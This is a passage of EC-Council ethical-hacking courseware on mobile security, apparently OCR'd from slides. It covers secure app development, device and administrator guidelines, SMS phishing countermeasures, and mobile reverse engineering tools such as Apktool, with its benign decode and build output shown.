   - Ensure that the backend platform is running with a hardened configuration with the latest security patches applied to the OS and web server
   - Adequate logs are reserved at the backend for detecting and responding to incidents and for performing forensics
   - Use rate limiting and throttling on a per-user/IP basis for reducing the risk of DDoS attacks
   - Ensure testing for DoS vulnerabilities that make the server flooded with resource-intensive application calls
   - Perform use case testing and abuse case testing to determine the vulnerabilities; also perform testing of the backend web services/REST
6. **Secure data integration with third-party services and applications**
   - Always scrutinize the authenticity of any third-party code or libraries used in the mobile application
   - Regularly update the latest security patches and keep track of all the third-party APIs and framework
   - Validate all the data received and sent before processing for non-trusted third-party applications
7. **Pay specific attention to the collection and storage of consent for the collection and use of the user's data**
   - Create a privacy policy that covers the usage of personal data and make it available to users when making consent choices such as at install time or at run time or via opt-out mechanisms
   - Check if any application is collecting Personally Identifiable Information (PII)
   - Review the communication mechanisms to check for any accidental leaks
   - Always preserve the record of consent to the transfer of PII
   - Ensure that the consent collection mechanism does not overlap or conflict and try to resolve any conflicts

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. **Implement controls to prevent unauthorized access to paid-for resources (wallet, SMS, phone calls, etc.)**
   - Maintain access logs to paid-for resources in a non-repudiable format and make them available for end-user monitoring
   - Regularly check for any abnormal usage patterns in paid-for resource usage and activate re-authentication
   - Ensure use of the white-list model by default for addressing paid-for resources
   - Authenticate all the API calls to paid-for resources
   - Ensure that the wallet API callbacks do not permit cleartext passwords and other sensitive information
   - Caution users and obtain permission for any type of cost implications for app performance
   - Implement best practices such as low latency and caching to minimize the signaling load on the base stations
9. **Ensure secure distribution/provisioning of mobile applications**
   - The applications must be designed and provisioned to allow updates for security patches
   - The app stores should monitor the apps for vulnerable code and should be able to remove apps remotely at short notice in the case of an incident
   - Provide a feedback channel for the users to report security problems with the apps
10. **Carefully check any runtime interpretation of code for errors**
    - Minimize runtime interpretation and the capabilities offered to runtime interpreters and run interpreters with minimum privileges
    - Outline comprehensive escape syntax as appropriate
    - Use fuzz test interpreters and sandbox interpreters

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

General Guidelines for Mobile Platform Security

1. Do not load too many applications and avoid auto-upload of photos to social networks
2. Perform a Security Assessment of the Application Architecture
3. Maintain configuration control and management
4. Install applications from trusted application stores
5. Securely wipe or delete the data when disposing of the device
6. Do not share information within GPS-enabled apps unless necessary
7. Disable wireless access, such as Wi-Fi and Bluetooth, if not in use
8. Never connect two separate networks, such as Wi-Fi and Bluetooth, simultaneously

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

General Guidelines for Mobile Platform Security (Cont'd)

- Use passcode
- Update OS and Apps
- Enable remote management and use remote wipe services
- Do not allow Rooting or Jailbreaking
- Encrypt storage
- Perform periodic backup and synchronization
- Filter e-mail-forwarding barriers
- Configure Application certification rules
- Harden browser permission rules
- Design and implement mobile device policies

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

General Guidelines for Mobile Platform Security

Given below are various guidelines that help you to protect your mobile device:

- Do not load too many applications and avoid auto-upload of photos to social networks
- Perform a security assessment of the application architecture
- Maintain configuration control and management

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Install applications from trusted application stores
- Securely wipe or delete the data when disposing of the device
- Do not share the information within GPS-enabled apps unless it is necessary
- Never connect two separate networks such as Wi-Fi and Bluetooth simultaneously
- Disable wireless access such as Wi-Fi and Bluetooth if not in use
  - Ensure that your Bluetooth is "off" by default. Turn it on whenever it is necessary
  - Disable wireless access such as Wi-Fi and Bluetooth if not in use to avoid illegal wireless access to the device
  - Disable sharing/tethering Internet connections over Wi-Fi and Bluetooth when not in use
- **Use Passcode**
  - Configure a strong passcode with the maximum possible length to gain access to your mobile devices
  - Set an idle timeout to automatically lock the phone when not in use
  - Enable the lockout/wipe feature after a certain number of attempts
  - Consider an eight-character complex passcode
  - Thwart passcode guessing: set erase data to ON
- **Update OS and Apps**
  - Update OS and apps to keep them secure
  - Apply software updates when new releases are available
  - Perform regular software maintenance
- **Enable Remote Management**
  - In an enterprise environment, use MDM software to secure, monitor, manage, and support mobile devices deployed across the organization
- **Do not allow Rooting or Jailbreaking**
  - Ensure that your MDM solutions prevent or detect rooting/jailbreaking
  - Include this clause in your mobile security policy
- **Use Remote Wipe Services**
  - Use remote wipe services such as Find My Device (Android) and Find My iPhone or FindMyPhone (Apple iOS) to locate your device should it be lost or stolen
  - Report a lost or stolen device to IT so that they can disable certificates and other access methods associated with the device

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Encrypt Storage**
  - If supported, configure your mobile device to encrypt its storage with hardware encryption
  - Use device encryption and patch applications
  - Encrypt the device and backups
- **Perform periodic backup and synchronization**
  - Use a secure, over-the-air backup-and-restore tool that performs periodic background synchronization
  - (Android) Backup to your Google account so that sensitive enterprise data are not backed up to the cloud
  - Control the location of backups
  - Encrypt backups
  - Keep sensitive data off shared mobile devices. If enterprise information is locally stored on a device, then it is recommended that this device not be openly shared
  - Limit logging data stored on the device
  - Use a secure data-transfer utility or encrypt data in transit to or from the device, to ensure confidentiality and data integrity
- **Filter email-forwarding barriers**
  - Filter emails by configuring server-side settings of the corporate email system
  - Use commercial data loss prevention filters
  - Prevent local caching of email
- **Configure Application certification rules**
  - Allow only signed applications to install or execute
  - Configure wireless to ask to join networks
  - Sandbox applications and data
  - Enable auto-lock and set the timeout to one minute
  - Consider the privacy implications before enabling location-based services and limit usage to trusted applications
  - Configure location services to disable location tracking for applications that you do not want to know your location information
  - Configure notifications to disable the ability to view notifications while the device is locked for applications that could display sensitive data

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

  - Configure Auto Fill: Auto-fill names and passwords for browsers to reduce password loss via shoulder-surfing and surveillance (if desired and allowed by the enterprise policy)
  - Disable the collection of diagnostics and usage data under **Settings → General → About**
- **Harden browser permission rules**
  - Harden browser permission rules according to the company's security policies to avoid attacks
- **Design and implement mobile device policies**
  - Set a policy that defines the accepted usage, levels of support, and type of information access permitted on different devices
- Control devices and applications
- Prohibit USB keys
- Manage operating and application environments
- Press the power button to lock the device whenever it is not in use
- Verify the location of printers before printing sensitive documents
- Ask your IT department how to use Citrix technologies to keep data in the data center and personal devices personal
- If you must have sensitive data on a mobile device, use follow-me data and ShareFile as an enterprise-managed solution

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Device Security Guidelines for Administrator

1. Publish an enterprise policy that specifies the acceptable usage of consumer grade devices and bring-your-own devices in the enterprise
2. Publish an enterprise policy for the cloud
3. Enable security measures such as antivirus to protect data in the datacenter
4. Implement policy that specifies what levels of application and data access are allowable on consumer-grade devices and which are prohibited
5. Specify a session timeout through Access Gateway
6. Specify whether the domain password can be cached on the device or whether users must enter it every time they request access
7. Determine the allowed Access Gateway authentication methods from the following:
   - No authentication
   - Domain only
   - SMS authentication
   - RSA SecurID only
   - Domain + RSA SecurID

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Device Security Guidelines for Administrator

Listed below are some guidelines that an administrator can implement to maintain corporate mobile device security:

- Publish an enterprise policy that specifies the acceptable usage of consumer-grade devices and BYOD in the enterprise
- Publish an enterprise policy for the cloud
- Enable security measures such as anti-virus to protect the data in the data center
- Implement a policy that specifies what levels of application and data access are allowable on consumer-grade devices and which ones are prohibited
- Specify a session timeout through Access Gateway
- Specify whether the domain password can be cached on the device or whether users must enter it every time they request access
- Determine the allowed Access Gateway authentication methods from the following:
  - No authentication
  - Domain only
  - SMS authentication
  - RSA SecurID only
  - Domain + RSA SecurID

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Develop and maintain a mobile device security policy that states organizational resources to be accessed via mobile devices, types of mobile devices allowed, access privileges, and others
- Develop system threat models for mobile devices and the resources accessed using them, which enable an organization to design security solutions
- Enable all the required security settings for mobile devices prior to issuing them to users
- Regularly maintain mobile device security, including keeping the OS and apps up to date, ensuring that mobile clocks are synched to a common time source, reconfiguring access privileges, identifying and documenting abnormalities within device infrastructures, etc.
- Regularly monitor whether users properly follow policies and procedures framed for device security
- Consider the best services provided by various service providers, determine the services that suit your environment, and then design and attain one or more solutions to meet these and any other requirements
- Test the solutions prior to placing them into production. Evaluate various aspects of solutions such as authentication, app functionality, security, connectivity, and performance

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SMS Phishing Countermeasures

01	Never reply to a suspicious SMS without verifying the source
02	Do not click on any links included in an SMS
03	Never reply to an SMS that requests personal and financial information from you
04	Review your bank's policy on sending SMSs
05	Enable the "block texts from the internet" feature from your provider
06	Never reply to an SMS which urging you to act or respond quickly
07	Never call a number left in an SMS

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SMS Phishing Countermeasures

Countermeasures for defending against SMS phishing attacks are listed below:

- Never reply to a suspicious SMS without verifying the source
- Do not click on any links included in the SMS
- Never reply to an SMS that requires personal and financial information from you
- Review the bank's policy on sending SMS
- Enable the "block texts from the internet" feature from your provider
- Never reply to an SMS that urges you to act or respond quickly
- Never call a number left in an SMS
- Do not fall for scams, gifts, and offers that seem to be unexpected
- Attackers might send text messages through an Internet text relay service to conceal their identity; thus, it is best to avoid messages from nontelephonic numbers
- Check for spelling mistakes, grammatical errors, or language inconsistency in text messages

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Reverse Engineering Mobile Applications

- Reverse engineering is the process of analyzing and extracting the source code of a software or application, and if needed, regenerating it with required modifications
- Reverse engineering is used to disassemble a mobile application to analyze its design flaws and fix any bugs that are residing in it

Reverse engineering is used to:

- Read and understand the source code
- Detect underlying vulnerabilities
- Scan for sensitive information embedded in the source code
- Conduct malware analysis
- Regenerate the application after some modifications

Why is reverse engineering effective?

- Initiates black-box testing on mobiles apps
- Improves static analysis in black-box testing
- Performs resilience assessment

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Reverse Engineering Mobile Applications

Reverse engineering is the process of analyzing and extracting the source code of a software or application and, if needed, regenerating it with required modifications. Reverse engineering is used to disassemble a software program or a mobile application to analyze its design flaws and fix any bugs that are residing in it. The technique is also used for discovering underlying vulnerabilities and improving defense strategies against attacks. Reverse engineering can also be used in mobile platforms to create duplicate or clone apps.

Reverse engineering is used to:

- Read and understand the source code
- Detect underlying vulnerabilities
- Scan for sensitive information embedded inside the source code
- Conduct malware analysis
- Regenerate the application or software after applying some modifications

Why reverse engineering is effective?

Mobile security professionals need to possess basic knowledge of reverse engineering techniques for the below reasons:

- **Initiating black-box testing on mobiles apps**

  Current mobile apps incorporate controls that do not allow dynamic analysis. End-to-end encryption and SSL lead to obstacles in intercepting and modifications. Root detection restricts apps from operating on a rooted device. It can also hinder the usage

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

of advanced tools for testing. These defenses should be neutralized to analyze the source code.

- **Improving static analysis in black-box testing**

  In black-box testing, the underlying design and operation of the application can be comprehended by static analysis of the binary code and bytecode of the app. The process can also help in discovering vulnerabilities in hardcoded credentials.


- **Performing resilience assessment**

  Apps must be designed to withstand reverse engineering by implementing software protection methods such as Mobile Application Security Verification Standard Anti-Reversing Controls (MASVS-R). Efficiency of the controls can be verified by conducting general testing methods such as resilience assessment. Security professionals need to perform a resilience assessment by conducting reverse engineering and trying to breach the mobile application's security defenses.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Source Code Analysis Tools

z3A Advanced App Analysis	z3A Advanced App Analysis allows security professionals to identify security and privacy risks across various iOS and Android applications



- **Kiuwan** — https://www.kiuwan.com
- **Appium** — http://appium.io
- **Selendroid** — http://selendroid.io
- **Bitbar** — https://bitbar.com
- **Infer** — https://fbinfer.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Security Tools

Unlike mobile devices of the past, today's mobiles come with advanced computing capability and connectivity (smartphones). One can use them to store data, browse the Internet, record videos, send SMS, play games, capture photos, and many other tasks. Therefore, mobile devices have become the major source for intruders to steal data. Various types of mobile security tools are discussed below.

Source Code Analysis Tools

- **z3A Advanced App Analysis**

  Source: *https://www.zimperium.com*

  z3A Advanced App Analysis allows security professionals to identify security and privacy risks across various iOS and Android applications. For each risky mobile app that is identified, Zimperium's z3ATM solution provides deep intelligence, including contextual analysis as well as privacy and security ratings. A parallel processing engine continuously collects and correlates data from multiple sources, i.e., from malware to data manipulation instances. Multivariate tests and validations are performed to identify mobile app security and privacy risks before they become threats.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.68: Screenshot of z3A Advanced App Analysis

Some additional tools used for source code analysis of mobile applications are listed below:

- Kiuwan (*https://www.kiuwan.com*)
- Appium (*http://appium.io*)
- Selendroid (*http://selendroid.io*)
- Bitbar (*https://bitbar.com*)
- Infer (*https://fbinfer.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Reverse Engineering Tools

Apktool | Apktool is used for reverse engineering third-party, closed, binary Android apps. It can decode resources to nearly original form and rebuild them after making some modifications

```
$ apktool d test.apk
I: Using Apktool 2.4.0 on test.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: 1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
$ apktool b test
I: Using Apktool 2.4.0 on test
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
```

https://ibotpeaches.github.io

- **Frida** — https://www.frida.re
- **JEB** — https://www.pnfsoftware.com
- **APK Studio** — https://github.com
- **objection** — https://github.com
- **Bytecode Viewer** — https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Reverse Engineering Tools

- **Apktool**

  Source: *http://www.javadecompilers.com*

  Apktool is used for reverse engineering third-party, closed, binary Android apps. It can decode resources nearly to their original form and rebuild them after making some modifications. It also makes working with an app easier because of the project-like file structure and automation of some repetitive tasks such as building APK, etc.

  Features:

  - Disassembling resources nearly to their original form
  - Rebuilding decoded resources back to binary APK/JAR
  - Organizing and handling APKs that depend on framework resources
  - Smali Debugging

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
$ apktool d test.apk
I: Using Apktool 2.4.0 on test.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: 1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
$ apktool b test
I: Using Apktool 2.4.0 on test
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
```

Figure 17.69: Screenshot of Apktool

Some additional mobile application reverse engineering tools are listed below:

- Frida (*https://www.frida.re*)
- JEB (*https://www.pnfsoftware.com*)
- APK Studio (https://github.com)
- objection (*https://github.com*)
- Bytecode Viewer (*https://github.com*)


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

App Repackaging Detector

- Repackaging is the process of extracting details of an app from legitimate app stores, such as Google Play Store and Apple Store, and modifying them to inject malicious code

Promon Shield

- Promon Shield is used to protect mobile apps against repackaging attacks
- It detects when an app has been modified (repackaged)
- Consequently, the original app that has Promon SHIELD™ implemented cannot be executed repackaged
- This means no fake apps run on a user's device
- To ensure that the protection mechanisms Promon SHIELD™ offers are active, a binding is created between the Promon SHIELD™-SDK (Software Development Kit) and the app



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

App Repackaging Detector

Repackaging is a process of extracting the details of an app from legitimate app stores such as Google Play Store and Apple Store and modifying the app by injecting malicious code. Then, the app is redistributed for public use as an authentic application. Repackaging can also be done during reverse engineering of an application.

- **Promon Shield**

  Source: *https://promon.co*

  Promon SHIELD™ is used to protect mobile apps against repackaging attacks. It detects when an app has been modified (repackaged). Consequently, the original app that has Promon SHIELD™ implemented cannot be executed when repackaged. This means that no fake apps can run on a user's device. To ensure that the protection mechanisms that Promon SHIELD™ offers are active, a binding between the Promon SHIELD™ software development kit (SDK) and the app is created.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

